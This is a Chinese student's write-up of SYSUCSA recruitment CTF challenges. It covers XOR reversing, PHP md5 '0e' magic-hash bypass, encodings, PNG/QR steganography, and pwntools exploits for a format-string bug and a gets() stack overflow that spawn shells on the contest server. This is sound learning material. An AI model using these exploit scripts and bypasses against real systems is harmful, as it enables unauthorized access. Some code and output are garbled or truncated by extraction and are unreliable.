
SYSUCSA 招新赛

Writeup

姓名：李阳辉

学号：18214759

专业：软件工程

目录

Reverse..... 2

题目： heythere 50	2
题目： sysucsa 150.....	3
题目： sysucsa_0 100	5

Web..... 7

题目： 签到 50	7
题目： fake md5 collision 100.....	7
题目： 单身二十年 100	8
题目： AAencode 100.....	9

Pwn..... 9

题目： cat flag 签到题 50	9
题目： format string 200	10
题目： overflow 200	12

Misc..... 15

题目： 签到题 50.....	15
题目： More png 100.....	16
题目： python 是世界上最好的两种语言？ 200.....	17

Crypto..... 20

题目： F__ 100	20
题目： 摩尔斯与凯撒的约会 100.....	21

Reverse


题目：heythere 50

flag 格式为 sysucsa{****}

链接：<http://charliecloud.cn/files/2ac307cc583a123b1257b7230b8b3a60/new>

解题：

用 file 确定下 64bit，拖进 ida64 里反编译看源码：



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [sp+Ch] [bp-4h]@1
4
5     puts("Please input your flag:");
6     __isoc99_scanf((__int64)"%s", (__int64)str);
7     len = strlen(str);
8     for ( i = 0; i < len; ++i )
9         str[i] ^= i;
10    if ( !strcmp(str, s) )
11        puts("Right!");
12    else
13        puts("No....Try again");
14    return 0;
15 }
```

很明显的对输入的 str 进行分别于 index 异或，然后和变量 s 比较，那就反异或咯，反正反异或直接异或回去就行了

C 代码如下：

```
#include <iostream>
```

```
using namespace std;
```

```
int p[]={0x73, 0x78, 0x71, 0x76, 0x67, 0x76, 0x67, 0x7C, 0x51, 0x39, 0x7F,0x54, 0x4B, 0x62,
0x39, 0x50, 0x21, 0x65, 0x33, 0x6E};
```

```
char k[21];
```

```
int main(){
```

```
int len=20;

int i;

for(i=0;i<20;i++){

    k[i]=p[i]^i;

}


k[i]='\0';

printf("%s\n",k);


return 0;

}
```

顺利结果：

A terminal window with a dark background and light blue text. The text displayed is 'sysucsa{Y0u_Go7_1t!}'.

题目：sysucsa 150

flag 格式为 sysucsa{****}

链接：http://charliecloud.cn/files/2ada1ac9c95bd289b707f6d112e089c0/sysucsa_0

解题：

用 file 确定为 64 位，然后拖到 ida64

```

__int8 v16; // ST18_1@1
__int8 v17; // ST19_1@1
__int8 v18; // ST1A_1@1
__int8 v19; // ST1B_1@1
__int8 v20; // ST1C_1@1
__int8 v21; // ST1D_1@1
__int8 v22; // ST1E_1@1
__int8 v23; // ST1F_1@1

v3 = translate(c);
putchar(v3);
v4 = translate(a1);
putchar(v4);
v5 = translate(dword_6010E8);
putchar(v5);
v6 = translate(dword_6010EC);
putchar(v6);
v7 = translate(dword_6010F0);
putchar(v7);
v8 = translate(dword_6010F4);

```

看 translate

```

switch ( d1 )
{
    case 0:
        v2 = a ^ dword_601064;
        break;
    case 1:
        v2 = dword_601068 ^ dword_60106C;
        break;
    case 2:
        v2 = dword_601070 ^ dword_601074;
        break;
    case 3:
        v2 = dword_601078 ^ dword_60107C;
        break;
    case 4:
        v2 = dword_601080 ^ dword_601084;
        break;
    case 5:

```

异或，那就反异或回去，其实就是对应 index 的值

C 代码：

```
#include <iostream>
```

```
using namespace std;
```

```
int a2[]={0x73,0x4c,0x79,0x59,0x75,0x29,0x63,0x42,0x61,0x0D,
```

```
0x7B,0x71,0x31,0x34,0x6D,0xC6,0x70,0x8A,0x33,0x7F,0x5F,0xAE,0x52,0x92,0x76,0xEC,0x7D,0
x57};
```

```
int ddd[21]={0,1,0,2,3,0,4,5,0,6,7,8,6,9,10,11,9,12,10,6,13};
```

```


int main(){

    for(int i=0;i<21;i++) cout<<char(a2[2*ddd[i]]); putchar('\n');

    return 0;
}

```

结果：



题目：sysucsa_0 100

flag 格式为 sysucsa{****}

链接：http://charliecloud.cn/files/2ada1ac9c95bd289b707f6d112e089c0/sysucsa_0

解题：

用 file 确定下 64bit，拖进 ida64 反编译看源码：

```

v1 = translate(0);
putchar(v1);
v2 = translate(1);
putchar(v2);
v3 = translate(2);
putchar(v3);
v4 = translate(3);
putchar(v4);
v5 = translate(4);
putchar(v5);
v6 = translate(5);
putchar(v6);
v7 = translate(6);
putchar(v7);
v8 = translate(7);

```

看下 translate

```

1 int64 __fastcall translate(int x)
2 {
3     return a[x] ^ (unsigned int)x;
4 }

```

又是异或

这题一开始完全想不到反异或，尝试了什么把输出结果进行偏移看能不能凑出 sysucsa，都失败了。（后来明白这就是逆向啊 hh）

那就反异或回去，但反异或其实就是原数，所以只要对应 index 进行输出就好了，

C 代码如下：

```

#include <iostream>

using namespace std;


int a[]={0x73, 0x79, 0x73, 0x75, 0x63, 0x73, 0x61, 0x7B, 0x54, 0x72, 0x79,0x5F, 0x34,
0x6E,
0x6F, 0x37, 0x68, 0x33, 0x77, 0x5F, 0x6E, 0x30,0x72, 0x7D};

int main(){
    /*int a=0x79^(unsigned)1;
    cout<<char(a)<<endl;
    int b=a^(unsigned)1;
    cout<<char(b)<<endl;
    cout<<char(0x79)<<endl;*/
    for(int i=0;i<=17;i++){
        cout<<char(a[i]);
    }
    cout<<char(a[22]);
    cout<<char(a[19]);
    cout<<char(a[20]);
    cout<<char(a[21]);
    cout<<char(a[18]);
    cout<<char(a[23]);
}

```

```
cout<<endl;  
  
return 0;  
  
}
```

结果:



```
sysucsa{Try_4no7h3r_n0w}
```


Web

题目：签到 50

链接：<http://sysucsa.me:8081/%E7%AD%BE%E5%88%B0%E9%A2%98/>

解题：

打开 image，直接看源码，搜 key words



```
lag: sysucsa{W3lc0me_t0_th3_CyberSp4ce}
```

题目：fake md5 collision 100

链接：<http://193.112.74.17/web2/>

解题：

根据提示看源码


```

<!--
<php
$a = @$_GET['a'];
$b = @$_GET['b'];
$a_md5 = @md5($a);
$b_md5 = @md5($b);
if(isset($a) && isset($b)){
    if ($a != $b && $a_md5 == $b_md5) {
        echo "sysucsa{*****}";
    } else {
        echo "Sorry, just think more";
    }
}
else{
    echo "I guess you know how to see the source code";
}
-->

```

是两个字符串的 md5 要匹配，而且在 php 语言中

一开始傻傻地还在网上找了半天在线 md5 生成，

后来发现是 php，可能有什么特殊，果然，一查，php 的 md5 只要头部都是 0e 就相同

网上找到

`md5('s878926199a')=0e545993274517709034328855841020`

`md5('s155964671a')=0e342768416822451524974117254469`

结果如下：

`sysucsa{PHP_ls_th3_best_pr0gr4m_language}`

题目：单身二十年 100

链接：

<http://sysucsa.me:8081/%E5%8D%95%E8%BA%AB%E4%BA%8C%E5%8D%81%E5%B9%B4/>

解题：

骗我点链接 hh，直接 fiddler 抓包

```

<script>window.location="/key_is_no_here.php"; </script>
key is here : sysucsa{Go0d_h4nd_sp3ed!}

```

题目: AAencode 100

链接: <http://sysucsa.me:8081/AAencode/>

解题：

一开网页就是某种编码，AAencode 吧，直接找个在线的

[illegible]

加密

解密

```
alert("sysucsa{Hel10, Jav4Scr!pt}")
```

Pwn

题目: cat flag 签到题 50

nc sysucsa.me 5054

安装 netcat linux 版, 然后

直接 nc sysucsa.me 5054

```
root@kali:~/mnt/hgfs/SharedWithVM# nc sysucsa.me 5054
ls
bin
blind
dev
flag
lib
lib32
lib64
cat flag
FLAG{cat flag? dog flag!}
```

题目: format string 200

nc sysucsa.me 5050

链接:

<http://charliecloud.cn/files/0867cab6a360cb60efa05a78c0cad788/pwn1>

先 Checksec 下

```
root@kali:~/Desktop# checksec pwn1
[*] '/root/Desktop/pwn1'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
```

ida32 位打开, 结合源码查看,

```
root@kali:~/Desktop# ./pwn1
0xffac1b28
123
123root@kali:~/Desktop#
```

应该是要把 var_70 的取值用 format string 去替换掉

```

-00000070 var_70      dd ?
-0000006C format     db ?
-0000006B          db ? ; undefined
-0000006A          db ? ; undefined
-00000069          db ? ; undefined
-00000068          db ? ; undefined

```

参照教程，应该是以下方式

makefile在对应的文件夹中。而无论是覆盖哪个地址的变量，我们基本上都是构造类似如下的 payload

```
...[overwrite addr]...%[overwrite offset]$n
```

首先通过 recvuntil 读取 c 的地址，然后 p32 一下，但 p32 (address) 只能得到 4 个字符，而题目要求修改到数值 100，所以还要填充 96 个字符，即

```
p32(c_addr) + '%096d'
```

现在看我们输入的格式化字符串的地址相对于 printf 函数的格式化字符串参数的偏移，用 gdb 跑下，

可以看到



```

[ STACK ]
00:0000 esp 0xbffff29c -> 0x804857d (main+114) <- add esp, 0x10
01:0004 0xbffff2a0 -> 0xbffff2bc <- '%d%d'
... ↓
03:000c 0xbffff2a8 -> 0xb7fd0410 -> 0x80482ee <- inc edi /* 'GLIBC_2.0'
/* /cap
04:0010 0xbffff2ac <- 0x1
05:0014 0xbffff2b0 <- 0x0
06:0018 0xbffff2b4 <- 0x1
07:001c 0xbffff2b8 <- 0x7b /* '{' */
[ BACKTRACE ]

```

输入字符串的地址 0xbffff2bc 和 printf 函数的格式化字符串参数 0xbffff2a0 的偏移为 0x1c，即格式化字符串相当于 printf 函数的第 8 个参数，相当于格式化字符串的第 7 个参数。所以完整的 payload 构造如下：

```
from pwn import *
```

```
def forc():
```

```
    sh = remote("sysucsa.me",5050)
```

forc()

```
[*] Switching to interactive mode
8x1f\x8c\xff-0000000000000000000000
00000000000000000000000007594180$ ls
bin      ap
dev
flag.txt
lib      nc110.2018
lib32    01111111.xz
fo lib64  in
libx32
pwn
$ cat flag.txt
sysuca{M4ster_of_f0rmat_string}
```

```
root@kali:~/Desktop# file pwn2
pwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=4a3a066bf2942ab96c8ea6a27e0399bd6ae700, not stripped
```

```

root@kali:~/Desktop# checksec pwn2
[*] '/root/Desktop/pwn2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

32 位的，而且 not stripped，查了下 stripped

<https://blog.csdn.net/bitsjx/article/details/7454805>

又查了下 relro

http://tacxingxing.com/2017/07/14/relro/#toc_0

先在 64 位上装 32 位环境：

<https://askubuntu.com/questions/454253/how-to-run-32-bit-app-in-ubuntu-64-bit>

用 32 位 ida 打开，反编译

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [sp+8h] [bp-20h]@1
4     int u5; // [sp+1Ch] [bp-Ch]@1
5
6     setbuf(stdin, 0);
7     setbuf(stdout, 0);
8     u5 = 123;
9     gets(&s);
10    if ( u5 == 305441741 )
11        system("/bin/sh");
12    else
13        puts("You lose.");
14    return 0;
15 }

```

```

-00000020 s          db ?
-0000001F          db ? ; undefined
-0000001E          db ? ; undefined
-0000001D          db ? ; undefined
-0000001C          db ? ; undefined
-0000001B          db ? ; undefined
-0000001A          db ? ; undefined
-00000019          db ? ; undefined
-00000018          db ? ; undefined
-00000017          db ? ; undefined
-00000016          db ? ; undefined
-00000015          db ? ; undefined
-00000014          db ? ; undefined
-00000013          db ? ; undefined
-00000012          db ? ; undefined
-00000011          db ? ; undefined
-00000010          db ? ; undefined
-0000000F          db ? ; undefined
-0000000E          db ? ; undefined
-0000000D          db ? ; undefined
-0000000C var_c      dd ?
-00000008          db ? ; undefined
-00000007          db ? ; undefined
-00000006          db ? ; undefined
-00000005          db ? ; undefined

```

思路应该是覆盖 var_c 的值，gets 去覆盖 var_c 的内容。用 nc 连下

```

root@kali:~# nc sysucsa.me 5051
hshshs
You lose.

```

第一次做，看了下 https://blog.csdn.net/qq_38204481/article/details/80954747 同样 200 分的题参考下，

NX 保护：

<https://blog.csdn.net/autohacker/article/details/51162229>

想了想可以这样，对于 s-var_c 之前，随意填充 aaaa (0x61) 然后 var_c 开始填为 305441741

转为 2 进制：00010010001101001010101111001101，转为 ascii 码：\x12 \34 \ab \cd

同时考虑到 c 中 string 最后是 \x00（可能不需要，因为 gets 应该自动加的。有待考证，）

但不清楚 elf x32 在栈中读 int 是怎样方式，那就试试：

一开始构造 payload：

```

from pwn import *

p=remote("sysucsa.me",5051)
payload='\x61'*20+'\x12'+'\x34'+'\xab'+'\xcd'
p.send(payload)
p.interactive()

```

错误

那就把顺序倒下

```

from pwn import *

p=remote("sysucsa.me",5051)
#p.recvline()
payload='\x61'*20+'\xcd'+'\xab'+'\x34'+'\x12'
p.sendline(payload)
p.interactive()
#print(payload)

```

```

root@kali:~/Desktop# python pwn2.py
[+] Opening connection to sysucsa.me on port 5051: Done
[*] Switching to interactive mode
$ sh
$ ls
bin
dev
flag.txt
lib
lib32
lib64
libx32
pwn
$ cat flag.txt
sysucsa{Simple_sTack_ov3rf10w}

```

Bingo

看来 32bit elf 在 linux 下，作为局部变量在栈中读取 int 的方式是低字节为高位，这么一想和 char **【】** 一样的


Misc

题目：签到题 50

V1hwT2MyVnRVbGhVYm5CYVYwaE9ORnBGV1RWak1
rMTRUMWh3VGxKcWJITIdWRXBIVGxkYVVsQIVNRDA9

解题：

一看就是 base64，但需要多次解密



```
sysucsa{1t ls_s0_eSay}
```

题目：More png 100


链接：

<http://charliecloud.cn/files/212e4319a0aaba29efa7e63e4af8fa9a/misc.png>

解题：

拖进 010 editor，看下几个关键点：PNG 头，IHDR,IDAT,IEND 数据块都在，那就是 png 图像尺寸修改了，

把高改成和宽一样，



```
00 00 03 F3 00 00 03 F3
```

效果如下：

```
sysu{png is verrrrrrrrrrRrRRy fUNNNnN}
```

题目：python 是世界上最好的两种语言？ 200

链接：


<http://charliecloud.cn/files/55cda32d70916c0fc4668b9be7bebd82/misc>

解题：

拖到 kali 里 file 命令看了下，是 data

```
root@kali:~/Desktop# file misc
misc: data
```

打开看是二进制，想到用 010 editor 打开，



打开后有 IHDR 字样，应该是 png 文件，

结合 MISC 的类型，可能是隐写，双图之类的，结合题目，说两种语言，双图可能性大点。

但这不是 png 格式，改成 png 就出错，

于是看了下 png 的格式，

<http://www.cnblogs.com/lidabo/p/3701197.html>

对比了头部 8 字节，发现，前 4 字节有问题，改掉。出现了二维码



照理有三个方框，缺了两个，可能是损坏或隐写？

先用 binwalk 分析下：

```
root@kali:~/Desktop# binwalk misc.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 280 x 280, 8-bit/color RGBA, no
91	0x5B	Zlib compressed data, compressed

学习了 no-interlaced, zlib 是压缩库，所以是图片中藏有压缩包罗

用 StegSolve 的 File Format 查看数据块，在 IDAT（图像数据块）处为压缩数据

Chunk:
Critical - necessary for display of image MUST BE recognized to proceed
Public
Unsafe to copy unless known to software
Hex:
49444154
Ascii:
IDAT
Data length = 1520 bytes
CRC = 9c77de75
Image data, compressed

用 010Editor 打开，找了 IDAT，没有看到可疑的数据，都是压缩数据，看了下教程，是正常文件

找了下 qr 码的定义，发现缺了 2 个定位符

<https://blog.csdn.net/u012611878/article/details/53167009>

用画图工具补下，扫下码，出来一串，看着有 0-F，没有其他字符，大概率 ascii 码，用 win64 保存为 hex，发现 flag 和 pyt 字样

00 00 00 63 68 72 28 03	00 00 00 74 03 00 00 00	chr(t
73 74 72 74 04 00 00 00	66 6C 61 67 74 01 00 00	strt flagt
00 69 28 00 00 00 00 28	00 00 00 00 73 05 00 00	i((s
00 70 79 2E 70 79 52 03	00 00 00 01 00 00 00 73	py.pyR s
52 00 00 00 00 02 03 01	03 01 03 01 03 01 03 01	R
03 01 03 01 03 01 03 01	03 01 03 01 03 01 03 01	
03 01 03 01 03 01 03 01	03 01 03 01 03 01 03 01	
03 01 03 01 03 01 03 01	03 01 03 01 03 01 03 01	
03 01 03 01 03 01 03 01	03 01 03 01 03 01 09 02	
06 01 0D 01 14 01 4E 28	01 00 00 00 52 03 00 00	N(R
00 28 00 00 00 00 28 00	00 00 00 28 00 00 00 00	((
73 05 00 00 00 70 79 2E	70 79 74 08 00 00 00 3C	s py.pyt <
6D 6F 64 75 6C 65 3E 01	00 00 00 73 00 00 00 00	module> s

拖到 kali 用 file 看下：

```
root@kali:~/Desktop# file qr
qr: python 2.7 byte-compiled
```

应该是 pyc，用 uncompyle2 反编译以下

```
51,
101,
115,
116,
95,
49,
97,
110,
103,
117,
97,
103,
101,
33,w
125]
flag = ''
for i in str:
    flag += chr(i)

print flag
++ okay decompiling /root/Desktop/qr
decompiled 1 files: 1 okay, 0 failed, 0 verify failed
2018.09.26 00:36:45 EDT
```

还有一道关卡 hh，py 走起

```
root@kali:~/Desktop# python py.py
SYSUCSA{P5th0n_1s_2he_3est_language!}
```

呵呵，内置

```
#Embedded file name: py.py
build-
test.sh
```

原来尼玛两种是这个意思，脑洞大开啊。搞得

我纠结

Over!

Crypto

题目：F_ _ _ 100

这些是什么鬼？f___!

格式 sysucsa{***} 或 sysu{***}

链接：


<http://charliecloud.cn/files/44accd3f35a7e184fcbc929697d54d21/problem.txt>

解题：

```
Ÿ[(![+[])[+[]]+(![[]]+[[]])[+!+[+[]+
[+[])[+[]]+(![[]]+[[]])[+!+[+[]+
[+!+[+[]]+(![[]]+[[])[+[]]+(![[])+
[+!+[+[])[+!+[+[]]+([[]]+[+[])[+!+[
[[]]+(![[]]+[[]])[+!+[+[]]+(![[]]+
```

看了下

一看就是 jsfuck，链接解题：



题目：摩尔斯与凯撒的约会 100

-. - / - . / - . / - . / - . / . . . / - . - / - . - / . . . / . . . - / - . - / - . - / - . - / . . . / - / - . - /

解题：

一看就是摩尔斯电码

Your message: ([Reverse](#) - [Swap](#))

-. - / - . / - . - / - . - / . . . / - . - / - . - / . . . / . . . - / - . - / - . - / - . - / . . . / - / - . - /

-. . / - / - / - . - /

This is your encoded or decoded text:

XDXZHXFHJFXJWNXHTTQ

然后还有凯撒，那就是 rot

ROT21

SYSUCSACEASERISCOOL

结果出来了